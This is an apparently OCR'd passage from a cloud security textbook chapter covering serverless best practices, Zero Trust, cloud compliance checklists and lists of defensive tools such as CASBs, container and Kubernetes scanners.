Best Practices for Serverless Security

Here are best practices for securing the serverless environment:

- Minimize permissions during development to reduce the attack surface
- Regularly monitor function layers for malicious code and web server attacks
- Use third-party security tools for enhanced visibility and control
- Patch and update function dependencies and applications regularly
- Use tools like Snyk to scan for known vulnerabilities in serverless apps
- Maintain isolated function perimeters and avoid relying on function access order
- Sanitize event input to prevent code injection attacks
- Use security libraries to enforce least-privilege access to resources
- Deploy functions with minimal granularity to prevent implicit global roles
- Validate data using schemas and transfer objects instead of serialization
- Leverage API gateway features for input filtering, traffic throttling, rate limiting, and DDoS protection
- Audit and monitor functions with verbose, secure logging for better observability
- Apply secure coding practices, conduct code reviews, and use shared security libraries
- Use TLS/HTTPS for secure communication and cryptographic algorithms to encrypt credentials
- Verify SSL certificates to ensure secure communication with remote identities
- Enable signed requests to protect data in transit and prevent HTTP replay attacks
- Store secrets securely with runtime access and key rotation for protection
- Set timeouts to limit serverless function execution duration
- Implement network security controls, like VPC configurations, to limit access
- Securely configure and restrict triggers (e.g., API Gateway, S3, DynamoDB) to authorized entities only

Zero Trust Networks

The Zero Trust security model assumes that no user trying to access the network is inherently trustworthy, requiring verification for every incoming connection. It operates on the principle, "Trust no one; verify before granting access or providing a service." While employees may not pose a threat, the network could still be compromised, or an unauthorized individual might attempt to access it. This model prevents users or employees from accessing the network without proper validation and enables organizations to restrict access, allowing employees only to access resources relevant to their roles.

Zero Trust Network Representation

The cloud control plane serves as a coordinating system, managing the data plane, which consists of all other network components. Access requests are only approved for legitimate, verified users or devices. Policies at this layer are fine-tuned based on factors such as the user's role, time of access, and device type. Stronger authentication is required to access more secure resources. Once approved by the control plane, the data plane is configured to allow traffic exclusively from the authenticated client.

The goal of this model is to ensure secure access to resources, enforce strict access control, and continuously monitor network traffic.

Zero Trust can be combined with methods like encryption, multifactor authentication, and Privileged Access Management (PAM). This trust model employs micro-segmentation, which divides the network into smaller segments to control access to specific areas. In the event of a perimeter breach, micro-segmentation limits further exploitation of the network.




Figure 19-161: Zero Trust Network

Organization/Provider Cloud Security Compliance Checklist

The following tables outline checklists to assess whether the security team, the organization as a whole, and any potential cloud provider can ensure cloud security.

Checklists to determine if the CSP is fit and ready for cloud security:

	Security Team
Are the security team members officially trained in cloud technologies?	☐
Do the organization's security policies account for cloud infrastructure?	☐
Has the security team been involved in the implementation of cloud infrastructure?	☐
Has the organization established security assessment procedures for cloud infrastructure?	☐
Has the organization undergone an audit to evaluate cloud security risks?	☐
Will the organization's cloud adoption adhere to its established security standards?	☐
Has the security governance been modified to incorporate cloud security?	☐
Does the team have sufficient resources to implement both cloud infrastructure and security measures?	☐

Table 19-21: Checklist to Determine if the Security Team is Fit and Ready for Cloud Security

Operation	Organization	Provider
Are regulatory compliance, audit, and reporting documents provided by the cloud provider?	☐	☐
Do the organization's incident management and business continuity plans address cloud security concerns?	☐	☐
Are the cloud service provider's compliance and audit reports available to the organization?	☐	☐
Does the cloud service provider's SLA cover incident management and business continuity matters?	☐	☐
Does the cloud service provider have clear policies and procedures for managing digital evidence in the cloud?	☐	☐
Is the cloud service provider compliant with relevant industry standards?	☐	☐
Does the cloud service provider have a skilled and sufficient team for incident resolution and configuration management?	☐	☐
Has the cloud service provider established procedures to assist the organization during incidents in a multi-tenant environment?	☐	☐
Does using a cloud provider offer the organization a competitive environmental advantage?	☐	☐
Does the organization know where each data entity is stored or controlled within applications or databases?	☐	☐
Is the cloud application disaster-resilient and able to recover from both internal and external disasters?	☐	☐
Are all personnel properly vetted, monitored, and supervised?	☐	☐
Does the cloud service provider allow flexibility in service relocation and switching between services?	☐	☐
Has the cloud service provider implemented perimeter security measures (e.g., IDS, firewalls) and do they provide regular activity logs?	☐	☐
Does the cloud service provider offer reasonable assurance of service quality and availability?	☐	☐
Is it easy to securely integrate cloud applications during runtime and at contract termination?	☐	☐

Does the cloud service provider offer 24/7 support for cloud operations and security concerns?	☐	☐
Are cloud security requirements included in the procurement processes?	☐	☐
Does the cloud service provider regularly perform vulnerability assessments to identify security gaps and apply necessary patches?	☐	☐

Table 19-22: Checklist to Determine if the Organization/Provider is Fit and Ready for Cloud Security Based on its Operations

Technology	Organization	Provider
Are proper access controls (e.g., federated single sign-on) in place to regulate user access to cloud applications?	☐	☐
Is there a clear separation of data between organizational and customer information during runtime, backup, and data disposal?	☐	☐
Has the organization planned for backup, recovery, archiving, and decommissioning of data stored in the cloud?	☐	☐
Are authentication, authorization, and key management systems implemented in the cloud environment?	☐	☐
Are there measures in place to handle issues such as network congestion, misconnections, misconfigurations, and lack of resource isolation that could affect service and security?	☐	☐
Has the organization enforced adequate security controls on client devices accessing the cloud?	☐	☐
Are all cloud-based systems, infrastructure, and physical facilities properly secured?	☐	☐
Are the network designs secure and aligned with the organization's cloud adoption plan?	☐	☐

Table 19-23: Checklist to Determine if the Organization/Provider is Fit and Ready for Cloud Security Based on its Technology

Management	Organization	Provider
Is everyone clear about their responsibilities regarding cloud security?	☐	☐
Is there a process in place to evaluate the security of a cloud service?	☐	☐

Does the organization's governance address the security risks associated with cloud-based "shadow IT"?	☐	☐
Does the organization know the jurisdictions where its data can be stored?	☐	☐
Is there a process to manage risks related to cloud services?	☐	☐
Does the organization understand the data architecture required to maintain security at all levels?	☐	☐
Can the organization ensure continuous service delivery across multiple cloud service providers?	☐	☐
Does the provider adhere to all relevant industry regulations (e.g., the UK's Data Protection Act)?	☐	☐
Does the compliance function fully understand the regulatory concerns related to the organization's use of cloud services?	☐	☐

Table 19-24: Checklist to Determine if the Organization/Provider is Fit and Ready for Cloud Security Based on its Management

International Cloud Security Organizations

Several global organizations focus on supporting security professionals with best practices, raising awareness, and establishing robust security policies that enhance cyber resilience and create a trusted cloud ecosystem. Below is an international organization that informs industries and security professionals about emerging threats and offers solutions to protect cloud infrastructures from cyber-attacks.

- **Cloud Security Alliance (CSA)**

The CSA is a non-profit global entity that fosters awareness and advocates for best practices and security policies aimed at securing the cloud environment. It provides education on cloud computing and works to enhance security across all computing types. The CSA connects industry experts, governments, and corporate members to deliver cloud-focused research, education, certifications, and products.

Figure 19-162: Cloud Security Alliance (CSA)

Shadow Cloud Asset Discovery Tools

Shadow cloud assets refer to cloud applications or services utilized within an organization that are not visible to the IT department. These assets can introduce security risks, including data loss, account misuse, and malware attacks or spread. To address these risks, organizations can use tools like Securiti, CloudEagle, and Microsoft Defender for Cloud Apps, which offer comprehensive visibility into cloud application usage. These tools enable administrators to track and audit network activities within the organization's cloud infrastructure.

- **Securiti**

Securiti is an AI-driven security platform designed to identify and monitor shadow assets, native data assets, and unmanaged data repositories across multi-cloud environments, which may present significant privacy risks. The tool also provides automated workflows for data classification, risk assessment, and compliance reporting, helping businesses meet regulatory standards while ensuring data protection.

Other tools for discovering shadow cloud assets include the following:

- CloudEagle (https://www.cloudeagle.ai)
- Microsoft Defender for Cloud Apps (https://learn.microsoft.com)
- FireCompass (https://www.firecompass.com)
- Data Theorem (https://www.datatheorem.com)
- BetterCloud (https://www.bettercloud.com)




Figure 19-163: Securiti

Cloud Security Tools

While moving to the cloud offers significant advantages, security concerns remain a major challenge. Fortunately, various security tools and services are available to automate cloud penetration testing, helping to maintain the confidentiality, integrity, and security of data stored in the cloud.

Some tools for securing the cloud environment are:

- **Qualys Cloud Platform**

The Qualys Cloud Platform is a comprehensive IT security solution offering continuous, real-time assessments of security and compliance across all IT assets, regardless of their location. It includes sensors for ongoing visibility, allowing for the analysis of cloud data in real-time. The platform swiftly responds to threats, conducts active vulnerability assessments, and presents results through AssetView, providing a centralized view of security status.

Figure 19-164: Qualys Cloud Platform

Other cloud security tools include:

- Prisma Cloud (https://www.paloaltonetworks.com)
- Netskope One (https://www.netskope.com)
- Lookout CipherCloud (https://www.lookout.com)
- Trend Micro Deep Security (https://www.trendmicro.com)
- Data-Aware Cloud Security (https://www.skyhighsecurity.com)

Container Security Tools

Maintaining robust security measures is crucial with the widespread deployment of containers in cloud environments. Security experts leverage tools like Aqua, Sysdig Falco, and Anchore to safeguard containers against potential breaches.

- **Aqua**

Aqua comprehensively scans container images, Virtual Machines (VMs), and serverless functions to detect vulnerabilities, embedded secrets, misconfigurations, permission issues, malware, and open-source licensing concerns. It enforces policies to block untrusted code from executing and ensures the immutability of containers, VMs, and serverless functions by preventing alterations to running workloads compared to their original images. Additionally, Aqua seamlessly integrates into existing infrastructure, streamlining tasks such as DevSecOps collaboration, logging, reporting, incident response, and real-time event monitoring.




Figure 19-165: Aqua

Here are some other tools designed to enhance container security:

- Sysdig Falco (https://sysdig.com)
- Anchore (https://anchore.com)
- Snyk Container (https://snyk.io)
- Lacework (https://www.lacework.com)
- Tenable Cloud Security (https://www.tenable.com)
-

Kubernetes Security Tools

As Kubernetes has become the standard for container deployment and management, it is essential to continuously monitor and secure its workloads with proper security measures. Security experts utilize tools like Advanced Cluster Security for Kubernetes, Aqua Kubernetes Security, and Kyverno to safeguard Kubernetes environments.

- **Advanced Cluster Security for Kubernetes**

Advanced Cluster Security (ACS) for Kubernetes offers an all-encompassing solution for securing Kubernetes platforms. It supports the development, deployment, and operation of cloud-native applications while providing extensive tools for visibility, compliance, threat detection, and risk management, ensuring thorough protection for workloads in cloud-native environments.




Figure 19-166: Advanced Cluster Security for Kubernetes

Here are some additional tools designed to enhance the security of Kubernetes environments:

- Aqua Kubernetes Security (https://www.aquasec.com)
- Kyverno (https://github.com)
- Kubeaudit (https://github.com)
- Sumo Logic (https://www.sumologic.com)
- Kubespace (https://kubescape.io)

Serverless Application Security Solutions

The adoption of serverless cloud computing has surged in recent years. However, this rapidly evolving cloud infrastructure brings security challenges, including function event-data injection, broken authentication, and over-privileged function permissions. Regular security evaluations are essential to mitigate these risks. Security experts rely on tools like Dashbird, CloudGuard, and Prisma Cloud to assess and secure serverless infrastructure.

- **Dashbird**

Dashbird is a robust platform offering observability and monitoring for serverless applications. It delivers real-time monitoring, error identification, and comprehensive visibility across cloud resources. This enables security teams to detect and address issues promptly. By seamlessly integrating with cloud environments, Dashbird ensures optimal performance, security, and operational efficiency for serverless workloads.




Figure 19-167: Dashbird

Here are more tools designed to enhance the security of serverless infrastructures:

- CloudGuard (https://www.checkpoint.com)
- Datadog Serverless Monitoring (https://www.datadoghq.com)
- Prisma Cloud (https://www.paloaltonetworks.com)
- lumigo (https://lumigo.io)
- sysdig (https://sysdig.com)

Cloud Access Security Broker (CASB)

Cloud Access Security Brokers (CASBs) are solutions that can be deployed either on-premises or hosted in the cloud. They play a critical role in ensuring security, compliance, and governance across cloud applications. Positioned between an organization's on-premises infrastructure and a cloud provider's infrastructure, CASBs serve as gatekeepers that help organizations extend their security policies beyond their local systems.

Key Features of CASBs

- **Visibility into Cloud Usage**: CASBs identify shadow IT services and provide insights into user activities within approved cloud applications.
- **Data Security**: They implement data-centric security measures such as encryption, tokenization, access control, and information rights management.
- **Threat Protection**: CASBs detect and respond to threats, including malicious insider activity, privileged user misuse, and compromised accounts.
- **Compliance**: These tools identify critical data stored in the cloud and enforce Data Loss Prevention (DLP) policies to meet data residency and compliance standards.

Capabilities Offered by CASBs

- **Malware Identification**: Employs firewalls to detect and block malware from infiltrating the enterprise network.
- **User Authentication**: Verifies user credentials to ensure only authorized individuals can access organizational resources.
- **Web Application Firewalls (WAFs)**: Safeguards applications by preventing malware attacks at the application level rather than the network level.
- **Data Loss Prevention (DLP)**: Restricts the transfer of sensitive information outside the organization.

How CASBs Operate

- **Policy Compliance**: Monitors and ensures network traffic between on-premises devices and cloud providers adheres to the organization's security policies.
- **Cloud Usage Insights**: Tracks cloud application usage across platforms and identifies unauthorized or unsanctioned activities.
- **Auto-Discovery Detects:**
    - Active cloud applications
    - Applications and users with elevated risk profiles
- **Security Controls**: Implements encryption and device profiling to enhance access security.
- **Additional Services**: Offers features such as credential mapping for environments lacking Single Sign-On (SSO).




Figure 19-168: Cloud Access Security Broker (CASB)

CASB Solutions

Forcepoint ONE CASB is a robust security solution designed to protect all cloud applications comprehensively. It offers features such as cloud application discovery to identify and monitor applications in use, and risk scoring to assess the security risks associated with these applications. The tool supports data classification to safeguard sensitive information and ensures proper user and application governance. Additionally, it provides real-time monitoring and analytics to track user activities and detect anomalies automatically. With built-in data loss

prevention mechanisms, it prevents unauthorized data transfers, and its seamless integration with third-party solutions enhances overall security capabilities.




Figure 19-169: Forcepoint ONE CASB User Risk Dashboard

Other available CASB solutions are as follows:

- CloudCodes (https://www.cloudcodes.com)
- Cisco Cloudlock (https://www.cisco.com)
- Zscaler CASB (https://www.zscaler.com)
- Proofpoint Cloud App Security Broker (CASB) (https://www.proofpoint.com)
- FortiCASB (https://www.fortinet.com)

Next-Generation Secure Web Gateway (NG SWG)

NG SWG is a cloud-based security solution designed to safeguard an organization's network from threats originating in the cloud, malware infections, and online data theft, while enabling secure access to cloud services. It proactively identifies cloud-based threats, assesses their risks, and manages the applications used by various users and clients. The following are some of its advanced cloud visibility features and capabilities:

- URL filtering
- TLS/SSL certificate decryption
- CASB functions, such as identifying, decrypting, analyzing, and securing traffic
- Advanced Threat Protection (ATP), including sandboxing and machine learning-based anomaly detection
- Data Loss Prevention (DLP) support for web traffic and cloud applications
- Contextual metadata for web inspection and reporting

